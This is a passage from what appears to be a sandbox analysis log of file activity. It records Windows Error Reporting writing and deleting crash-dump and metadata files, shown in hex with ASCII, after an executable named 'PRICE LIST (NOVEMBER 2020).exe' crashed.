C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInt ernalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCBCC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7017497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCBCC.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PRICE LIST (NOVE_2669e49e9dcb5c7f076336b8bf762a6b5e1646_915b61a4_1a53eef2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PRICE LIST (NOVE_2669e49e9dcb5c7f076336b8bf762a6b5e1646_915b 61a4_1a53eef2\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7017497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCBCC.tmp	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	success or wait	1	70174BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	success or wait	1	70174BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCBCC.tmp.xml	success or wait	1	70174BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCBDA.tmp.csv	success or wait	1	70174BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCF65.tmp.txt	success or wait	1	70174BEF	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 04 00 00 00 4e 42 35 60 a4 05 12 00 00 00 00 00	MDMP..... .....NB5`.....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 b0 29 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 70 1b 00 00 32 42 35 60 00 00 00 00 03 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00	.....U.....B.....).... ..GenuineIntelW.....T... ....p...2B5`..... .....0..... P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e.....	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 01 00 00 00 18 eb 8f 00 05 00 00 00 00 00 00 00 05 00 00 00 58 ea 8f 00 b0 ea 8f 00 22 d7 bb 76 23 00 00 00 12 02 00 00 58 ea 8f 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+.......................X... ...."..v#.......X...+.........	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	168	74 1b 00 00 00 00 00 00 52 43 43 e0 01 00 00 00 00 00 00 00 00 00 00 00 22 d7 bb 76 00 00 00 00 05 00 00 00 00 00 00 00 04 16 13 80 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 6d 00 00 00 00 d8 20 bf 00 00 00 00 00 98 eb 8f 00 00 00 00 00 01 00 00 00 00 00 00 00 20 eb 8f 00 00 00 00 00 18 eb 8f 00 00 00 00 00 f4 76 bc 6d 00 00 00 00 7c 95 e7 02 00 00 00 00 d8 20 bf 00 00 00 00 00 7a 77 bc 6d 00 00 00 00 78 ea 8f 00 00 00 00 00 cc 02 00 00 2e 33 00 00	t.......RCC............."..v.. ....m..... .... .v.m....|........ ......zw.m.. ..x............3..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	20	4e 02 00 00 e8 de 8f 00 00 00 00 00 1c 03 00 00 de 5a 00 00	N...............Z..	success or wait	590	7017497A	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp</td><td>unknown</td><td>796</td><td>52 43 43 e0 01 00 00
00 00 00 00 00 22 d7
bb 76 05 00 00 00 04
16 13 80 00 00 00 00
00 00 00 00 00 00 00
00 00 00 bb 6d d8 20
bf 00 98 eb 8f 00 01
00 00 00 20 eb 8f 00
18 eb 8f 00 f4 76 bc
6d 7c 95 e7 02 d8 20
bf 00 7a 77 bc 6d 78
ea 8f 00 7f 00 01 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 7f 02 00 00
00 01 00 00 ff ff 00 00
58 1a d0 6d 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 90 02
40 00 00 00 00 00 00
00 b0 02 40 00 e0 3b
88 ef 20 be 83 fb 3f 00
00 00 00 00 00 00 c0
15 40 00 00 00 00 00
00 00 80 ff 3f 00 00 00
00 00 00 00 80 01 40
00 00 00 00 00 80 92
fa 06 40 00 00 00 00
2b 00 00 00 53 00 00
00 2b 00 00 00 2b 00
00 00 01 00 00 00 18
eb 8f 00 05 00 00 00
00 00 00 00 05 00 00</td><td>RCC........."..v.............
.........m. ....
.v.m|.... ..zw.mx............
....
X..m.........................
.....@.........@..;.. ...?....
.....@.........?.........@....
.....@....+...S...+...+.......
..............</td><td>success or wait</td><td>589</td><td>7017497A</td><td>unknown</td></tr>
<tr><td>C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp</td><td>unknown</td><td>100</td><td>00 00 02 00 00 00 00
00 00 00 00 00 00 00
00 00 34 22 be 6c 00
00 00 00 30 f2 13 00
00 00 00 00 00 00 00
00 01 21 00 00 04 00
00 00 1d 01 30 00 01
00 00 00 04 00 00 00
00 e1 00 00 00 00 00
00 82 00 00 00 80 00
02 00 00 00 00 00 80
00 02 00 00 00 00 00
80 00 02 00 00 00 00
00 80 00 02 00 00 00
00 00</td><td>...............4".l....0.....
.......!........0............
....</td><td>success or wait</td><td>1</td><td>7017497A</td><td>unknown</td></tr>
<tr><td>C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp</td><td>unknown</td><td>52</td><td>01 00 00 00 74 1b 00
00 ff ff ff ff 20 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
cc 02 00 00 00 00 00
00</td><td>....t....... ....
.....................</td><td>success or wait</td><td>1</td><td>7017497A</td><td>unknown</td></tr>
<tr><td>C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp</td><td>unknown</td><td>4</td><td>4b 00 00 00</td><td>K...</td><td>success or wait</td><td>75</td><td>7017497A</td><td>unknown</td></tr>
<tr><td>C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp</td><td>unknown</td><td>66</td><td>3c 00 00 00 50 00 52
00 49 00 43 00 45 00
20 00 4c 00 49 00 53
00 54 00 20 00 28 00
4e 00 4f 00 56 00 45
00 4d 00 42 00 45 00
52 00 20 00 32 00 30
00 32 00 30 00 29 00
2e 00 65 00 78 00 65
00 00 00</td><td><...P.R.I.C.E. .L.I.S.T. .(.N.
O.V.E.M.B.E.R.
.2.0.2.0.)...e.x.e...</td><td>success or wait</td><td>75</td><td>7017497A</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	120	00 00 5d 6a 00 00 00 00 00 80 0e 00 00 08 0f 00 d5 60 8e 5a ae 32 00 00 bd 04 ef fe 00 00 01 00 07 00 0e 00 00 00 f0 0b 07 00 0e 00 00 00 f0 0b 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	..]j.....`.Z.2..... .....?..... .....) ..@A.....	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n .R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	668	00 00 c3 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 10 33 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 04 00 00 00 00 f0 8d 02 00 00 00 00 00 00 bc 02 00 00 00 00 85 4a 01 00 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 57 6e 03 00 00 00 00 00 23 75 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a7 15 1b 00 00 00 00 00 99 e9 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 ad 1a 05 00 00 00 00 00 5a 01 a3 92 00 00 00 00 8e e3 36 17 00 00 00 00 e6 81 b7 0c 00 00 00 00 59 1b eb 00 00 00 00 00 35 a4 00 00 98 ba 00 00 e7 0a 05 00 a0 aa 0a 00 99 e9 04 00 fb 7e 15 00 ad 1a 05 00 7c 90 22 00 87 3c 01 00 00 2c 12 00 00 00 00 00 96 30 10 00 43 8f 04	...s.....*,..3.....Zb ....J.....Wn.. ....#u..... .....@.....Z..... ..6.....Y.....5..... .....~.....|."..<.. .,.....0..C..	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	29734	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t.....(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	unknown	120	03 00 00 00 34 00 00 00 08 07 00 00 04 00 00 00 a8 1f 00 00 48 07 00 00 0e 00 00 00 3c 00 00 00 f0 26 00 00 05 00 00 00 e4 24 00 00 fa 35 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 30 49 00 00 9c b0 02 00 15 00 00 00 ec 01 00 00 2c 27 00 00 16 00 00 00 98 00 00 00 18 29 00 00	....4.....H.....<.....&.....$...5.....`.....8.....T.....0I.....,'.....)..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 30 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.0.2.4.<./.P.i.d.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	106	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 50 00 52 00 49 00 43 00 45 00 20 00 4c 00 49 00 53 00 54 00 20 00 28 00 4e 00 4f 00 56 00 45 00 4d 00 42 00 45 00 52 00 20 00 32 00 30 00 32 00 30 00 29 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.P.R.I.C.E. .L.I.S.T. .(.N.O.V.E.M.B.E.R. .2.0.2.0.)...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	7017497A	unknown
